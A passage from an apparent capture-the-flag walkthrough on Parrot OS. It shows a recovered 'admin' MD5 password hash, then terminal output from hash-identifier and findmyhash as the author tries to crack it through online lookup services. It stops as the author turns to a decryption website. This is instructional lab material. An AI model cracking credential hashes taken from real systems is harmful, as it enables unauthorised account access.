
```
admin:76a2173be6393254e72ffa4d6df1030a
```

It seems the username is "admin" and password is in the hash form. Let's see what hash it is Hash-identifier is an inbuilt tool in Parrot OS that exactly does what its name says, identifying hashes.




```
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 76a2173be6393254e72ffa4d6df1030a

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
```

When I copy the hash and run the tool, it identified the hash as an MD5 hash. MD5 hash has been considered easy to crack since atleast year 2012. Let's crack this. Parrot also has another tool named "findmyhash" which will automatically try to crack hashes we give it by querying some online services. Let's use this tool first to crack the hash.




```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $findmyhash MD5 -h 76a2173be6393254e72ffa4d6df1030a

Cracking hash: 76a2173be6393254e72ffa4d6df1030a

Analyzing with fox21 (http://cracker.fox21.at)...
... hash not found in fox21

Analyzing with nicenamecrew (http://crackfoo.nicenamecrew.com)...
... hash not found in nicenamecrew

Analyzing with joomlaaa (http://joomlaaa.com)...

Something was wrong. Please, contact with us to report the bug:

bloglaxmarcaellugar@gmail.com

┌─[kalyan@parrot]─[~]
└──╼ $findmyhash MD5 -h 76a2173be6393254e72ffa4d6df1030a
```

Findmyhash failed to crack this one. No worries. There are many online resources which can help us in this endeavor. I have chosen the md5decrypt website.



76a2173be6393254e72ffa4d6df1030a

